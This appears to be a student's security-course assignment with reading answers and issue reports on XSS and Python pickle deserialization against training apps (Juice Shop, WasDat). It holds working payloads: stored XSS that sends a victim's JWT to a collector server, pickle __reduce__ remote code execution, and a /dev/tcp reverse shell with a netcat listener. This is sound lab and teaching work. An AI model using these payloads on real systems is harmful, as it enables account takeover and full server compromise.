Assignment 4

Student ID: AC3837

Student name: Thanaphon Sombunkaeo

Group ID: TTV19S1

First part A7:2017 Cross-site scripting (10 pts)

1. [Reading report] RWBH Chapter 7: Cross-Site Scripting (pp. 55-70) (3 pts)
    - What factors make XSS vulnerabilities more critical and why (max 2 points, 1 point per factor)

- It can read the DOM element or cookies that might contain the sensitive data of user and attacker can send it to them.
    - The malicious script can speard to other user. According to the Myspace example in the book, the malicious script can copy the to user's profile and when another user visite the victim profile, they will also infected by that malicious script.
- What are the two main types of XSS and how do they differ from each other? (1 point)
    - The two main types of XSS are reflected XSS and stored XSS. The difference is that reflected XSS occur when victim open the link that contains the malicious script on the user's web browser (happend on user's web browser). In contrast, stored XSS is an injection that attacker inject malicious scripts on the server (happend on server) such as some field in the database.

2. [Issue report] **Target => Juice Shop**: DOM XSS (2 pts)

    Title: Attcker enable to perform DOM XSS to search input.


    Description: Attacker can fill in javascript on seacrh input that will be appended to the query pamater. Web app use that search term to display in HTML which means that javascript will be executing. In this case, attacker try to alter "xss" that embeded in iframe.

    Step to produce:

    - Go to `localhost:3000/#/`
    - Paste and enter the following search term in to search input.

        ```
        <iframe src="javascript:alert(`xss`)">
        ```

    - Here is the result



Impact estimation: Medium serverity because attacker can embeded the malicious script in th search term then sent this link to some user. The scipt might try to get sensitive data such as cookie and send back to attcker's server.

Mitigation:

- Sanitize the character of search input so the search term will not contains angle bracket, quote. That means attacker cannot injtec the HTML to embeded the malicious javascript.

3. [Issue report] **Target => WasDat**: Stored XSS w/ token capture (max 5 points)

   Title: Attcker can perform stored XSS to capture the JWT of victim.


   Description: Attcker can inject the body of new article feature to embeded the javscript that get the JWT of victim from local storage and then sent it to attacker's server.

   Step to produce:

   - Log in as any user and create new article in `/#/editor`
   - Fill in any title, article about, and tags but fill in the body of article as shown below


     ```
     <iframe src="javascript:alert(`some payload`)">
     ```

     This script will be execute and alert "some payload" when user view article.



- In order to capture JWT of use we just alert the `window.localStorage.id_token` as shown below (create new article with the following body)

```
<iframe src="javascript:alert(window.localStorage.id_token)">
```



When user view this article, it will alert the JWT of user.


- Create simple express server run on port 5050

```
const express = require('express')
const app = express()
const port = 5050

app.get('/attack', (req, res) => {
  console.log(req.query.JWT)
  res.send(`JWT is ${req.query.JWT}`)
})

app.listen(port, () => {
  console.log(`Example app listening on port ${port}`)
})
```

- Create new article with following body to make the HTTP request to server and send JWT in the parameter

```
<iframe src="javascript:var url = new
URL('http://localhost:5050/attack');var params=
{JWT:window.localStorage.id_token};url.search = new
URLSearchParams(params).toString();fetch(url)">
```

- After user view the article, we can capture the victim's JWT from console log as shown below



Impact estimation: High serverity because attacker can capture the JWT of user whenever user view the article that attacker create. That means attacker can control the victim's account.

Mitigation:

- Sanitize every input field to prevent the XSS
- Use the `Content-Type` and `X-Content-Type-Options` headers to ensure that

browsers interpret the responses in the way we intend.

Second part A8:2017 Insecure deserialization (10 pts)

1. [Watch and answer] (3 pts)
    - Based on lecture videos try to explain the terms serialization and deserialization used in computer science

      Serialization is a process of converting the state of object into a byte stream that might store on file, memory, or database. Deserialization is a reverse of serialization which means it is a mechanism that use the byte stream to create the actual object in the particular object. Benifits of serialization is that we can save the state of object and can send the byte stream across the network.

      The **vulnerabilities** that might be enable is when attacker manipulate the serialized object such as replace a serialized object with an object of different class. That means attacker can pass harmful data into application.


      The **different** of serialization between programming language is the algorithm of how it convert the state of object into byte stream. For example, pickle in python use stack-based virtual pickle machine, in contrast java use FileOutputStream class.
2. [Issue report] WasDat Insecure Deserialization (7 pts)

   Title: Attcker can run linux command inside wasdat's backend via insecure deserialization.

   Description: Attacker can deserialize their object that contains linux command and send it as an payload to API POST `/api/import` because backend use pickle python libraty to deserialization which has the vulnerability. Pickle take the state of a python object and convert to byte stream. Pickle is dangerous because during deserialization pickle execute `__reduce__` which attacker can override e.g. linux command that see the content of password file.

   Step to produce:


    - Make OPTIONS method on `/api/import` to see the allow method: `POST` and `OPTIONS` are allowed



- Create `main.py` file to serialize the object with base64 encode as shown below

```
import os
import pickle
import base64

def serialize_exploit():
  obj = {"name": "Thanaphon"}
  res = base64.b64encode(pickle.dumps(obj)).decode()
  print(res)

if __name__ == '__main__':
  serialize_exploit()
```

- Run this python file and store the output in `.pickle` file: `python3 main.py >> data.pickle`
  - The content should like this `gASVFwAAAAAAAAB9lIwEbmFtZZSMCVRoYW5hcGhvbpRzLg==`
- Make HTTP request to POST `/api/import` to get **WasFlag9_1** and **WasFlag9_2** as shown below



- Verify that you are able to run arbitrary command on the target server (2 pts)

  In order to run command on target server, we need to implement the `reduce` method as shown below

```
import os
import pickle
import base64

class RCE:
    def __reduce__(self):
      cmd = ('touch boyplus.txt')
      return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled).decode())
```

  Run `python3 main.py >> RCE.pickle` and use `RCE.pickle` to make a request to `/api/import`

  After backend deserialized, file `boyplus.txt` will be created in `/bin/bash` as shown below

```
# ls
Dockerfile    Procfile     autoapp.py    image.png     requirements.txt
LICENSE       README.rst   boyplus.txt   lib           run.sh
Pipfile       Vagrantfile  conduit       migrations    setup.cfg
Pipfile.lock  __pycache__  dev.db        requirements  tests
#
```

- Run simple netcat server on port `8888` by running (on our machine)


```
nc -nvlp 8888
```

- In order to reverse shell, edit `main.py` to the following code


```
import os
import pickle
import base64

class RCE:
    def __reduce__(self):
      cmd = ('su - -c "sh -i > /dev/tcp/192.168.1.43/8888 0>&1"')
      return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled).decode())
```

The cmd in code will switching user to root and create the reverse shell to my IP address.

- Run `python3 main.py >> reverse_shell.pickle` and use this file as the payload for making request POST `/api/import`



After making the request, we can connect to shell of wasdat backend as shown below (user is root)



Impact Estimation: High serverity because attacker can reverse shell of backend and control the entire server. They can do anything they want such as delete all file.

Mitigation:

- User JSON serialization/deserialization library instead of `pickle` library which has the vulnerability in deserialization.